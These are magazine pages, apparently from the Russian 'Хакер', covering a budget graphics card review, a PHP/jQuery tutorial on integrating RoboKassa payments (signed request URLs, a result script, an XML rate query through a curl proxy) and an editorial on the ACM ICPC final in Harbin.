
## RED FACTION: GUERRILLA, FPS



Комфортно играть в эту игру можно только с платой Sapphire Radeon HD 5750



## 3DMARK 2003, БАЛЛЫ



Сравнительные синтетические результаты. Как видно, Sapphire Radeon HD 5750 находится вне конкуренции.



## SAPPHIRE RADEON HD 4670 Ultimate

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТЕХПРОЦЕСС, НМ: 55  
ЧАСТОТА ЯДРА, МГЦ: 750  
ЧАСТОТА ПАМЯТИ, МГЦ: 873  
ТИП ПАМЯТИ: GDDR3  
ОБЪЕМ ПАМЯТИ, МБ: 512  
ШИНА ПАМЯТИ, БИТ: 128  
ИНТЕРФЕЙС: PCI EXPRESS 2.0  
DIRECTX: 10.1



Некоторые люди так любят тишину, что стараются собрать компьютер из максимально бесшумных компонентов. Если ты по какой-то причине хочешь видео плату, шум от которой минимален, то присмотришься к Sapphire Radeon HD 4670 Ultimate, которая вообще бесшумна по причине того, что ее система охлаждения не имеет ни одного подвижного элемента. Плата похожа на сэндвич, в котором хлеб — это два радиатора, а начинка — сама плата. Радиаторы соединены тепловыми трубками. Такая система показала весьма неплохую работу, и это при том, что плата сама по себе довольно производительная.



Но нужно отметить, что разброс температур у нее довольно велик (в простое и максимальный). Кроме того, из-за применения такого решения система занимает два слота, а не один, поэтому потенциальному покупателю стоит провести инспекцию наличия свободного пространства внутри системного блока.

3100 руб.

## SAPPHIRE RADEON HD 5750

### ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТЕХПРОЦЕСС, НМ: 40  
ЧАСТОТА ЯДРА, МГЦ: 700  
ЧАСТОТА ПАМЯТИ, МГЦ: 1150  
ТИП ПАМЯТИ: GDDR-5  
ОБЪЕМ ПАМЯТИ, МБ: 1024  
ШИНА ПАМЯТИ, БИТ: 128  
ИНТЕРФЕЙС: PCI EXPRESS 2.0  
DIRECTX: 11



Самая мощная плата в нашем сегодняшнем тесте. Продвинутый чипсет обеспечивает ей очень высокую производительность, стоит отметить, что это единственное устройство в нашем обзоре, которое поддерживает DirectX 11. Кроме того, оно обладает таким интересным функционалом, как поддержка вывода изображения одновременно на три монитора, что может использоваться как для игр, так и для более серьезных занятий. И, кто бы сомневался, данная плата стала лидером в наших тестах на производительность. Нужно добавить, что систему охлаждения практически не слышно даже в моменты пиковой нагрузки.



Занимает, правда, система охлаждения два слота, и вообще плата довольно габаритная. Цена устройства очень высока, она почти вдвое превышает стоимость большинства других изделий из нашего теста.

5700 руб.

## Выводы

Что же, недорогие платы доказали, что могут обеспечивать нормальную производитель-

ность в играх. Конечно, есть у них и минусы, но главный их плюс — цена. Призом "Выбор редакции" награждается Sapphire Radeon HD 5750, абсолютный лидер в скоростных

тестах, построенный на очень продвинутом чипе. А "Лучшая покупка" это явно Palit GeForce GT 220 Sonic — недорогая и быстрая. **И**



# СЛУЖБА СБОРА ДОХОДОВ

## Настраиваем прием платежей на своем сайте

Есть идея! Да, совершенно точно этот проект сможет принести деньги! Пусть небольшие, но деньги. Но стоит ли затевать весь сыр-бор, если я не смогу организовать прием платежей? Будут ли связываться со мной крупные платежные системы или отправят лесом? Да и насколько сложно это технически? Вот и разберемся на практике.

Помнится, много лет назад я хотел организовать прием платежей через Webmoney. Все желание пропало, когда я прочитал, сколько волокиты с этим связано: невнятные технические решения, необходимость получения сертификата. Словом, игра не стоила свеч. С тех пор, конечно, многое изменилось, но проблемы отчасти остались те же. Если говорить о серьезном проекте с большими инвестициями, то проблем в сотрудничестве с платежными системами быть не должно. Но совсем другое дело — скажем, совсем небольшой Интернет-магазин, у которого на первых порах совсем нет оборота. А его требуют, выдвигают условия и, более того, заставляют пройти все круги ада, оформляя всевозможные документы. Вот и получается логический тупик: пока у тебя нет нормальной клиентской базы и репутации, ты не можешь полноценно сотрудничать с разными платежными системами. А пока у тебя нет возможности принимать платежи, о какой клиентской базе может идти речь? К счастью, есть приятные исключения. Если ты прочитал статью «Налаживаем систему приема платежей» (или ее PDF-версию на нашем диске), то должен знать, каким образом можно принять платеж по кредитной карте или по SMS. Особо тепло мы отзывались о Robokassa'е ([www.robokassa.ru](http://www.robokassa.ru)), позволяющей избавить-

ся от геморроя общения напрямую с разными системами оплаты. Задумайся, хочешь ли тебе договариваться по отдельности с каждой системой электронных платежей, получать какие-то непонятные сертификаты, высылая кипу юридических бумаг, и ожидая, что какой-нибудь менеджер проверит, все ли ты выслал и правильно ли заполнил анкеты. За небольшой процент с каждой транзакции можно одним махом подключить самые разные варианты платежей, предоставив пользователям максимальное удобство и право выбора. Хочешь прием платежей через электронные деньги (Яндекс.Деньги, Webmoney и другие)? Запросто! Хочешь предложить самый простой вариант оплаты — через SMS? Тоже нет проблем. Для многих оплата по кредитной карте стала нормой — и ты можешь это предложить. Ах да, забыли про пресловутые терминалы для оплаты? Поддерживаются, сразу 9 различных сетей. И это далеко не весь список. При этом ты ведешь бухгалтерию только с одной системой, предоставляешь пользователям удобный единый интерфейс — и отдаешь 5% с продаж за отсутствие головной боли. Но в данной ситуации, не менее важно и другое. Система крайне лояльно хорошо относится к небольшим проектам, в том числе самым начинающим! А значит, имея желание, прямые руки, минимальное знание PHP (+ curl) и фреймворка jQuery, тебе под силу поднять свой

маленький бизнес в Сети.

### ОРГАНИЗАЦИЯ ПЛАТЕЖА ЧЕРЕЗ ROBOKASSA

В общем-то, язык программирования совсем необязательно должен быть PHP, но мы возьмем его для простоты примера. Взаимодействие с RoboKassa осуществляется через специальный API-интерфейс. Другими словами, есть несложные правила обмена данными между электронным магазином и сервисом для приема. Если следовать правилам, то работать с системой можно как угодно: будь у тебя скрипты на PHP, Perl или, скажем, ASP или Python — неважно. Один из способов передать сообщение сервису — сформировать HTTP-запрос и передать его методом GET или POST по специальному URL'у <https://merchant.robexchange.com>. Далее магазин отправляет пользователя по данному адресу для произведения им оплаты. Общая схема взаимодействия магазина и платежки RoboKassa выглядит следующим образом:

1. Клиент магазина переходит по специальному URL'у и оказывается на сайте RoboKassa, еще раз читает все параметры заказа и сверяет стоимость, после чего подтверждает оплату.
2. RoboKassa обменивается данными с той платежной системой, через которую хочет произвести оплату клиент. Данный процесс скрыт от наших глаз. В общем-то, ту комиссию, которую взимает RoboKassa, мы платим

# Журнал Хакер. Январь.

Цена: 210 рублей.

Выберите способ оплаты:



Яндекс.Деньги  
Цена: 210.00 руб.



MoneyMail RUR  
Цена: 210.00 руб.



WebCreds RUR  
Цена: 210.00 руб.



Банк.ВКонтакте RUR  
210.00 руб.



Единый Кошелек RUR  
221.06 руб.



RBK Money RUR  
Цена: 233.34 руб.



```
function ajaxXML(url, data) {
    $.ajax({
        url: url,
        type: "POST",
        dataType: "xml",
        //encoding: "utf-8",
        data: data,
        beforeSend: ajaxStart,
        success: ajaxSuccess,
        error: ajaxError,
        complete: ajaxComplete
    });
}

function ajaxStart(xhrInstance) {
    $(".ajaxLoaderCSS").css("display", "block");
}

function ajaxError(xhrInstance, message, options) {
    $(".ajaxLoaderCSS").html("<div class='error'></div>");
    $(".ajaxLoaderCSS").css("display", "block");
}

function ajaxComplete(xhrInstance, status) {
    $(".ajaxLoaderCSS").css("display", "none");
}

function ajaxSuccess(data, status) {
    parseXML(data);
    $(".ajaxLoaderCSS").css("display", "none");
}

function parseXML(xml) {
    if (xml) {
        $.each(xml, function(i, v) {
            var val = $(this).find("text").text();
        });
    }
}

$.ajax({
    url: "http://.../...",
    data: {
        "shp_item": "1",
        "shp_user": "1"
    },
    success: function(data) {
        //...
    }
});
}
```

Интерфейс для покупки журнала на нашем тестовом сайте: [bidiko.ru/test/xa/payments.php?item=1](http://bidiko.ru/test/xa/payments.php?item=1)

## Исходники ajax-парсера XML

как раз за то, чтобы не задумываться, как реально происходит транзакция с конечной платежной системой.

3. RoboKassa отправляет подтверждение об оплате Result-скрипту магазина. Если клиент отказался от оплаты, то он будет перенаправлен по URL-адресу страницы Fail (здесь ты можешь попытаться выяснить у клиента, что же ему не понравилось или что не получилось), а в случае успешного проведения платежа — страницы Success (обязательно поблагодари клиента и пожелай ему всего хорошего). URL-адреса Result-скрипта и страниц Success, Fail могут быть указаны и изменены в личном кабинете на сайте RoboKassa в любое время. Теперь о каждом пункте подробнее:

1. В листинге ниже приведен алгоритм формирования URL-адреса, по которому мы должны перенаправить клиента для совершения оплаты:

```
//Номер заказа
$inv_id = 0;
//Дополнительные параметры запроса
$shp_item = $item;
$shp_user = 'TestUser';
//подпись
$src = md5("$mrh_login:$out_summ:$inv_id:$mrh_pass1:Shp_item=$shp_item:Shp_user=$shp_user");
//формулируем URL
$url = "https://merchant.roboboxchange.com/Index.aspx?MrchLogin=$mrh_login&OutSum=$out_summ&InvId=$inv_id&Desc=$inv_desc&Shp_item=$shp_item&Shp_user=$shp_user&SignatureValue=$src";
```

Разберемся с каждым из параметров запроса, передаваемого методом GET. MrchLogin — логин мерчанта в системе

RoboKassa. В исходниках используется тестовый логин — demo.

Параметр OutSum — стоимость товара/заказа в магазине.

Параметр InvId — номер заказа в магазине. Если передать ноль в качестве значения данного параметра, то номер будет сгенерирован непосредственно Робокассой. Так можно делать, если для оплаты в твоём магазине используется только одна платежная система (в нашем случае — это единый интерфейс RoboKassa), либо для каждой платежки завведена отдельная таблица в базе данных для учета всех операций.

Соответственно Desc — это описание товара/заказа, которое будет отображаться для пользователя, после того, как он перейдет по URL'у.

Дополнительные параметры Shp\_item, Shp\_user требуются для однозначной идентификации платежа:

Shp\_item — идентификатор товара в магазине.

Shp\_user — идентификатор пользователя (например, можно запросить ФИО пользователя и передавать его в этом параметре). Обрати внимание, в нашем примере мы не задаем номер заказа (InvId), поэтому когда от RoboKassa будет получен ответ о проведении платежа, то однозначно идентифицировать, кто и за что заплатил, можно только по дополнительным параметрам в запросе/ответе.

Последний параметр, который мы еще не рассмотрели, SignatureValue — это цифровая подпись, которая представляет собой значение хеш-функции md5 от строки "\$mrh\_login:\$out\_summ:\$inv\_id:\$mrh\_pass1:Shp\_item=\$shp\_item:Shp\_user=\$shp\_user". Для того чтобы подпись не смог подделать злоумышленник, строка содержит переменную \$mrh\_pass1 — первый пароль мерчанта.

Всего паролей два, оба задаются в личном кабинете на сайте RoboKassa. Важно помнить, что для однозначности дополнительные параметры запроса должны следовать в алфавитном порядке.

2. Робокасса отображает пользователю интерфейс для оплаты, с учетом тех параметров, которые мы передали через URL. Клиент выбирает удобный для себя вариант оплаты покупки и подтверждает намерение произвести перевод денег.


3. Для того чтобы сообщить магазину об исходе транзакции, Робокасса особым образом формирует ответ и передает его специальному Result-скрипту, который должен сделать следующее: во-первых, считать данные из ответа, во-вторых, сформировать по этим данным проверочную подпись (используется второй пароль) и проверить, чтобы подпись из ответа была равна проверочной. Если подписи различны, то скрипт должен вернуть строку Bad sign, иначе OK<%номер заказа%>. В листинге ниже я привел основную часть Result-скрипта.

```
//Считываем данные из ответа
$out_summ = $_REQUEST["OutSum"];
$inv_id = $_REQUEST["InvId"];
$shp_item = $_REQUEST["Shp_item"];
$shp_user = $_REQUEST["Shp_user"];
$src = $_REQUEST["SignatureValue"];
$src = strtolower($src);
//генерируем проверочную подпись
$my_crc = strtolower(md5("$out_summ:$inv_id:$mrh_pass2:Shp_item=$shp_item:Shp_user=$shp_user"));
```

Остальные действия, которые могут быть выполнены в Result-скрипте, зависят от конкретной реализации твоего инет-магазина. Но нужно обязательно записать данные о проведенной операции, то есть, образно говоря, пробить чек.

## ВЗГЛЯД СВЕРХУ

Теперь, когда ты знаком со спецификаций API-интерфейса RoboKassa, перейдем к раз-



## Общая схема взаимодействия РобоКассы и нашего магазина

работке платежки для магазина. Наша основная цель — написать интерфейс для оплаты некоторой услуги. При разработке любого интерфейса мы должны в первую очередь помнить о его юзабельности, поэтому разрабатываемый интерфейс должен удовлетворять следующим критериям.

1. Требуется выводить полный список поддерживаемых платежных систем, логически разделенных по группам (электронные деньги, терминалы, банковские переводы и т.д.). Покупатель может выбрать тот способ, которым ему наиболее удобно внести плату. Покажем покупателю, что мы о нем заботимся и предоставляем большой выбор вариантов оплаты.

2. На странице со списком поддерживаемых платежей должна быть указана конечная стоимость услуги по этой платежке. Человек — существо рациональное, и очень часто бывает, что выбор платежки обусловлен только максимальной дешевизной. Покажем сразу конечную стоимость — честно поможем выбрать наиболее подходящий вариант. Таким образом, нам нужно реализовать страницу со списком платежей, при входе на которую должен запускаться аякс-скрипт, запрашивающий курсы (по сути, конечную стоимость) по всем платежкам, затем производящий парсинг ответа и подставляющий полученные значения на страницу. Нам также понадобится библиотека curl: зачем это нужно и как с ней работать, станет понятно по ходу разработки функционала.

### СОЗДАЕМ КАРКАС

Интерфейс платежки будет находиться в payments.php. Входными данными этого скрипта является параметр \$item — номер товара/заказа (зависит от реализации магазина), который передается методом GET. Скрипт payments.php сначала выводит информацию о заказе, а затем (для наглядности) таблицу с логотипами поддерживаемых

платежных систем. Ниже приведена структура скрипта payments.php.

```
<?php
//Фильтрация параметра item
//Выбор товара из БД по идентификатору item
//Формирование запроса к платежной системе
?>
<div id="xmlConsole">
//Для отображения статуса запроса стоимости для каждой платежной системы
</div>
<div id="pay_systems">
//"Обертка" для скрытия/отображения способов оплаты
<table class="pay_table">
//Список поддерживаемых платежных систем
</table>
</div>
```

Для простоты в скрипте payments.php (как и все остальные скрипты ты можешь найти его на диске) вместо обращения к базе данных товаров магазина, я использую обычный оператор выбора switch. Когда же ты будешь писать рабочий скрипт для своего магазина, учти, что кроме выбора сведений о товаре из базы данных, тебе будет необходимо бронировать товар в соответствующей таблице. Естественно, что бронировать нужно на время, которое выделяется пользователю на оплату выбранного им товара. По истечении данного интервала времени товар должен быть автоматически снят с брони. Есть исключение: ты продаешь товар, который не может окончиться на складе (например, внутренняя электронная валюта сайта), или ты просто перекупаешь товар в других магазинах и автоматизировать процесс проверки наличия товара просто невозможно.

## СЕМЬ РАЗ — ОТМЕРЬ

Крайне важно досконально протестировать скрипты, имеющие отношение к оплате. Хочу обратить твое внимание на одну деталь, а точнее предупредить тестировщиков скриптов. Если твой Result-скрипт будет недоступен или вернет в качестве ответа "bad sign", то это не значит, что платеж клиента не пройдет и/или будет отменен, наоборот, он скорее пройдет. Если пункт 2 общей схемы взаимодействия твоего магазина и RoboKassa, описанной в разделе организации платежа через RoboKassa, выполнен успешно, то платеж уже откатить нельзя. В этот момент деньги уже снялись с электронного счета клиента, более того, они уже перешли на твой счет в RoboKassa, о чем ты незамедлительно получишь уведомление на рабочий email. Поэтому тестируй все внимательно, с деньгами все-таки приходится работать реальными! Основную отладку нужно проводить на тестовом сервере RoboKassa, URL и спецификацию по работе с которым легко найти в разделе технической документации на официальном сайте.

Рассмотрим структуру таблицы pay\_table. Для каждой поддерживаемой платежки выделяем по две ячейки: первая для логотипа, вторая для указания стоимости платежа вида:

```
Цена: <b id="PayCode"></b>
<b>руб.</b>
```

вместо PayCode будут указаны соответствующие идентификаторы для платежей. Например, для Яндекс.Денег — это PCR. Когда мы разбирались с организацией платежа через Робокассу, то научились формировать URL (переменная \$url) для инициализации процесса оплаты. Чтобы указать Робокассе, с помощью какой именно платежной системы клиент хочет произвести оплату, необходимо дописать к переменной \$url идентификатор платежки.

```
<a href="<?php echo
$url.'&IncCurrLabel=PCR'; ?>">Яд</a>
```

Линки подобного вида повесим на каждый логотип платежки и строку, содержащую цену товара.

### XML-ИНТЕРФЕЙС ROBOKASSA И JQUERY

Еще одна проблема — отобразить стоимость товара в разных валютах, для чего нам потребуется узнать курсы для каждой из поддерживаемых платежей. Получить курсы можно через XML-интерфейс RoboKassa. Для этого необходимо составить и отправить XML-запрос методом POST по адресу [www.roboxchange.com/xml/rate.asp](http://www.roboxchange.com/xml/rate.asp). Запрос имеет следующий вид:



**После подключения РобоКассы, можно добавить себя в список магазинов на сайте платежной системы**

### Стандартный интерфейс для оплаты услуг RK

```
<robox.rate.req>
  <out_curr>OUTCURRE</out_curr>
  <merchant_login>LOGIN</
merchant_login>
  <out_cnt>CNT</out_cnt>
</robox.rate.req>
```

Тут OUTCURRE — идентификатор исходящей валюты (определяется при регистрации мерчанта в системе RoboKassa), LOGIN — логин мерчанта, CNT — на какую сумму будет совершена покупка. XML-ответ от RoboKassa согласно спецификации протокола будет иметь вид

```
<robox.rate.resp>
<retval>nRetCode</retval>
<out_curr>sOutCurrLabel</out_curr>
<out_cnt>nOutCount</out_cnt>
<date>sDateODBC120</date>
<ratelist>
  <rate>
    <in_curr>sIncCurrLabel</in_curr>
    <in_curr_name>
      sIncCurrName
    </in_curr_name>
    <value>nValue</value>
    <ins_per_Xout>nInCount
    </ins_per_Xout>
  </rate>
  ...
</ratelist>
</robox.rate.resp>
```

где: nRetCode — код возврата, 0 — нет ошибок, либо код ошибки (для информации по кодам ошибки см. техническую документацию RoboKassa — [www.robokassa.ru/Doc/Ru/Interface.aspx](http://www.robokassa.ru/Doc/Ru/Interface.aspx)); sOutCurrLabel — идентификатор исходящей валюты; nOutCount — количество денежных знаков исходящей валюты; sDateODBC120 — дата, на которую возвращено состояние курсов (формат "yyyy-mm-dd hh:mm:ss", GMT); каждый тег <rate> описывает один курс, поэтому их будет столько, сколько платежей было

подключено через RoboKassa. В теге <rate> нас интересуют атрибуты in\_curr — идентификатор платежки, ранее в payments.php я его обозначил как PayCode; и ins\_per\_Xout, собственно то, ради чего и выполняем запрос, — цена, которую нужно оплатить пользователю, если он выберет эту платежку. Теперь, когда мы разобрались со спецификаций XML-протокола RoboKassa, напишем парсер на jQuery (скрипт rk\_xml\_int.js). Запрос будем отсылать через метод ajax().

```
function getXML(url, cnt){
  $.ajax({
    url: url,
    type: 'POST',
    dataType: 'xml',
    data: {cnt: cnt},
    beforeSend: xmlStart,
    success: xmlSuccess,
    error: xmlError,
    complete: xmlComplete
  });
}
```

Функции getXML() передается два параметра. Первый параметр url — непосредственно URL-адрес, куда необходимо отправить запрос. Второй параметр cnt — стоимость товара в магазине. Функции, на которые ссылаются переменные в теле метода ajax(), а именно, xmlStart, xmlSuccess, xmlError, xmlComplete, я разберу позже. А пока необходимо решить одну проблему. Дело в том, что в качестве параметра url нельзя передать ссылку на документ, который находится на другом домене.

### PHP-ПРОКСИ И XMLHTTPREQUEST

Метод ajax() библиотеки jQuery для пересылки данных использует API-функцию XMLHttpRequest. Благодаря технологии XMLHttpRequest возможно выполнить HTTP-запрос, не перезагружая страницу. Чтобы злоумышленникам было сложнее проводить XSS-атаки, для XMLHttpRequest установлен запрет для работы с внешними доменами.

Например, если мы пишем скрипт script.js, который находится на сервере serv1.com, то не получится отправить запрос на serv2.com методом XMLHttpRequest.

Для решения этой проблемы мы напишем небольшой прокси-скрипт rk\_rate\_proxy.php. Схема взаимодействия следующая: rk\_xml\_int.js с помощью XMLHttpRequest отправляет XML-запрос rk\_rate\_proxy.php (расположен на нашем сервере), который с помощью библиотеки curl ретранслирует запрос к XML-интерфейсу RoboKassa, считывает ответ и возвращает его. Приступим. Код отправки XML-запроса через библиотеку curl выглядит следующим образом:

```
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_TIMEOUT, 20);
curl_setopt($ch, CURLOPT_POSTFIELDS, $request);
curl_setopt($ch, CURLOPT_HTTPHEADER, array('Connection: close'));
```

Переменная \$url — адрес XML-интерфейса RoboKassa, объявляется непосредственно в rk\_rate\_proxy.php. Переменная \$request — это, в свою очередь, XML-запрос, структуру которого мы разбирали ранее:

```
$request = '<robox.rate.req>';
$request .= '<out_curr>RUR</out_curr>';
$request .= '<merchant_login>demo</merchant_login>';
$request .= '<out_cnt>'. $cnt . '</out_cnt>';
$request .= '</robox.rate.req>';
```

Для запроса используется тестовая учетная запись мерчанта — demo. Библиотека curl очень проста в освоении, и очень изящна. Чтобы это оценить, посмотри на листинг чтения ответа и возвращения результата



```

|-- fail.php
|-- images
|   |-- ajax_wait_bar.gif
|   `-- payments_logo
|       |-- SBRF_logo.gif
|       |-- WebCreds_logo.gif
|       |-- easy_pay_logo.gif
|       |-- liqpay_logo.png
|       |-- moneymail-logo.gif
|       |-- rbk_money_logo.png
|       |-- vk_logo.gif
|       |-- w1_logo.png
|       |-- wm_logo.png
|       `-- yandex_money_logo.gif
|-- order.txt
|-- payments.php
|-- result.php
|-- rk_rate_proxy.php
|-- scripts
|   |-- jquery.js
|   `-- rk_xml_int.js
|-- styles
|   `-- main.css
`-- success.php

```

Исходные файлы нашей системы



► dvd

На диске ты найдешь исходники скриптов для организации приема платежей

```

$result = curl_exec($ch);
header('Content-type: text/xml');
echo $result;

```

Все, скрипт PHP-прокси rk\_rate\_proxy.php написан. Теперь вернемся к парсеру.

### ДОБИВАЕМ ПАРСЕР

Аjax-запросы теперь ходят через прокси, XMLHttpRequest работает, так как запрос идет на скрипт в своем домене. Осталось разобраться с функциями, на которые ссылаются переменные метода ajax(). Сначала второстепенные. Функция xmlStart() вызывается перед отправкой XML-запроса. С помощью данной функции я изменяю CSS-стиль для элемента div с id=xmlConsole. Стиль ajaxLoaderCSS отображает картинку в бэкграунде — статус выполнения запроса. Кстати спешу порекомендовать онлайн-сервис [www.ajaxload.info](http://www.ajaxload.info), который поможет сгенерировать всевозможные статусбары на любой вкус и цвет. Код функции xmlStart() приведен в листинге ниже.

```

function xmlStart(xhrInstance) {
    $("#xmlConsole").
    addClass("ajaxLoaderCSS");
}

```

Как ясно из названия xmlError(), данная функция вызывается, если в ходе выполнения XML-запроса произошла ошибка. В случае возникновения ошибки выводится сообщение для пользователя и скрывается div-"обертка" с логотипами платежных систем.

```

function xmlError(xhrInstance, message, optional) {
    $("#xmlConsole").html('<h2>
<font color="red">Ошибка!</font>Попробуйте
повторить попытку позже</h2>');
    $("#pay_systems").css(
        'display', 'none');
}

```

По завершении XML-запроса сначала выполняется функция xmlComplete(), в теле которой у элемента с id=xmlConsole удаляется CSS-стиль ajaxLoaderCSS, а затем xmlSuccess(), в теле которой и происходит вызов функции parseXML() — парсер для обработки XML-ответа. Реализация функции parseXML() наглядно демонстрирует основной принцип библиотеки jQuery — принцип ненавязчивого JavaScript, листинг ее приведен ниже.

```

function parseXML(xml) {
    //Для каждого тега <rate> в цикле
    выполняем следующие действия
    $(xml).find('rate').each(function() {
        //читаем идентификатор платежа
        var curr = $(this).find('in_curr').text();
        //читаем стоимость в этой платежке
        var val = $(this).find('ins_per_Xout').
            text();
        //в соответствующей ячейке - результат
        $('#'+curr).html(val);
    });
}

```

Теперь парсер написан полностью. Чтобы инициализировать XML-запрос, распарсить его и вывести результат в payments.php пишем

```

<script type="text/javascript">
$(function() {
    <?php
        $tmp_out_summ = (int) $out_summ;
        echo "getXML('rk_rate_proxy.php',
            $tmp_out_summ)";
    ?>
});
</script>

```

Функция getXML() будет вызвана при загрузке страницы, точнее после того, как браузер построит DOM-структуру документа.

### МОДЕРНИЗИРУЙ

Вот и готов каркас для приема платежей через Робокассу. Полностью рабочие скрипты ты можешь использовать и своих проектах, практически сходу наладив прием платежей. Сложно ли это было? Нет! Сам процесс работы с Робокассой очень прост. Больше времени ушло на оболочку, внешний вид, обустройства интерфейса для того, чтобы пользователю было удобно. Но именно это и важно для конечного клиента. И теперь нам есть что ему предложить. ☑



# КОЛОНКА РЕДАКТОРА

## Финал ACM ICPC: уехали с золотом, но, увы, не чемпионы

В этом году финал самого крупного турнира по программированию ACM-ICPC, спонсируемый компанией IBM, проходил в довольно экзотическом месте. Когда мне сказали, что это будет Китай, я был уверен: наверняка, Пекин или Шанхай. Но ребята из IBM меня озадачили: «Нет, Стёпа, ты едешь в Харбин». Харбин?! Начиная когда-то как русская железнодорожная станция, город дорос до десяти миллионов населения и стал одним из крупнейших научных центров Китая. Именно сюда и собрались три сотни программистов со всего мира, чтобы принять участие в битве мозгов — люди не только чрезвычайно умные, но и смелые. В Харбине действительно очень холодно, стрелка термометра подчас опускается до минут 30 градусов. Обычно участникам финала ACM-ICPC выдают разноцветные майки с эмблемой турнира и названием университета. В Харбине этого было мало: спортсменов-программистов надо не просто одеть так, чтобы отличить от прочей публики, но и защитить от мороза. В итоге распознать участников и организаторов на улице (если, конечно, они рисковали выбраться из отеля или кампуса) было очень просто. Синяя куртка с капюшоном, теплые штаны и шапка-ушанка с символикой IBM — сразу видно, свой идет. Американа-организатор шутит: «Да вам же не должно быть холодно!» Как же, кажется, мозг уже замерз. Всего в день соревнований участвовало 103 команды. Несмотря на нашу победу в прошлом году (и позапрошлом, между прочим), фаворитами считались хозяева турнира — китайцы. Китай представлен 20 командами. Тут надо сказать, что команда СПбГУ ИТМО, которая выиграла ACM ICPC год назад в Стокгольме, в этот раз не выступала. На отборочной стадии их обыграла другая команда того же ВУЗа, как говорят, слабее — но это спорт, и есть место везению. Всего от России приняло участие 11 команд. Из США в финала пробилось аж 18 университетов. Несмотря на громкие названия вузов, многие оказались аутсайдерами, и красовались на последних местах турнирной таблицы. Ни одной решенной задачи? А вы говорите: «Силиконовая долина». Ха! Регламент соревнований не претерпел изменений. Все команды, каждая из трех студентов, собираются в одном большом помещении, где им дается 5 часов, чтобы решить 11 задач разной степени сложности. Задачи отбирает жюри строгой секретности, жюри состоит в основном из профессоров и преподавателей



Команда МГУ и директор чемпионата ACM ICPC Билл Паучер

разных вузов — в общем, достать их заранее абсолютно нереально. Все задачи четко алгоритмические, но при этом, как правило, смоделированы на основе реальных проблем, входящих в «сферу интересов» инициативы IBM Smarter Planet (Разумная планета) — таких, например, как создание электронного расписания аэропорта для безопасной посадки самолетов, которое бы учитывало изменение погодных условий и другие неожиданности, или оптимизация системы полива растений на сельскохозяйственном предприятии, или оценка воздействия изменения климата на вымышленную географическую территорию. Разработать систему для считывания штрихкода, рассчитать минимальную численность армии для взятия виртуальных замков, вычислить длину кратчайшего пути для капитана спасательной лодки, регулярно инспектирующего группу туристических островов — все это пришлось решать участникам харбинского финала. Полные тексты заданий ты можешь найти на нашем диске. Стоит отметить, что все задания составлены на английском языке, поэтому единственной книгой, которую допускается использовать участникам, является словарь.

У каждой команды есть только один компьютер с установленными компиляторами C, C++ и Java — язык каждая команда могла выбрать по своему усмотрению. При этом задачи передаются на проверку полуавтоматической системе, которая сама компилирует предоставленный код и прогоняет на тестовых

результатах, проверяя разные аспекты работы программы. На выходе результаты сверяются с эталонными, после чего обновленные данные по решенным задачам отображаются на общем табло и в онлайн. Помимо правильности результата проверяется, укладывается ли программа в лимиты по времени, поэтому решения «в лоб» с помощью тупого перебора, хотя это и редко возможно, сразу отбрасывается. Хочешь попробовать? Ради бога, но от штрафного балла не уйдешь.

За 30 минут до окончания соревнования результаты на табло перестают отображаться, чтобы поддержать интригу. Пока на первом месте команда Шанхайского университета, но у нашего МГУ им. Ломоносова еще есть шансы. Мы смотрим на ребят, они что-то очень быстро делают: авось, еще получится? Будем первыми? Пошел обратный отсчет, сопровождаемый всеобщим ликованием «three», «two», «one» — время вышло. Увы, на объявлении результатов чуда не произошло. На первом месте оказались молодцы-китайцы из Шанхая, наши ребята из МГУ — на втором месте. Но это все равно золотая медаль: на ACM-ICPC вручается по четыре золотых, серебряных и бронзовых медали. В число призеров попали еще три российские команды: Петрозаводский университет, Саратовский университет (серебро) и Санкт-Петербургский университет (бронза). Четвертое место завоевал Киевский университет. Очень достойно, но все равно жаль, что не первые. **И**



TM

# НУЖНА ЛИ НАМ НОВАЯ СТУДИЯ?

## Новые фишки Visual Studio 2010 из первых уст

ВПЕРВЫЕ VISUAL STUDIO ПОЯВИЛАСЬ ЕЩЕ 97 ГОДУ. С ТЕХ ПОР MICROSOFT ИСПРАВНО КАЖДЫЕ НЕСКОЛЬКО ЛЕТ ВЫПУСКАЕТ НОВУЮ ВЕРСИЮ, ВСЕ БОЛЬШЕ И БОЛЬШЕ ПРОКАЧИВАЯ ФУНКЦИОНАЛЬНОСТЬ СВОЕЙ СРЕДЫ РАЗРАБОТКИ. НА НОСУ — РЕЛИЗ VISUAL STUDIO 2010. ПОЭТОМУ МЫ ПОПРОСИЛИ САМИХ РЕБЯТ ИЗ MICROSOFT РАССКАЗАТЬ, ЧТО ЖЕ ХОРОШЕГО НАС ЖДЕТ В ПРЕДСТОЯЩЕМ РЕЛИЗЕ.

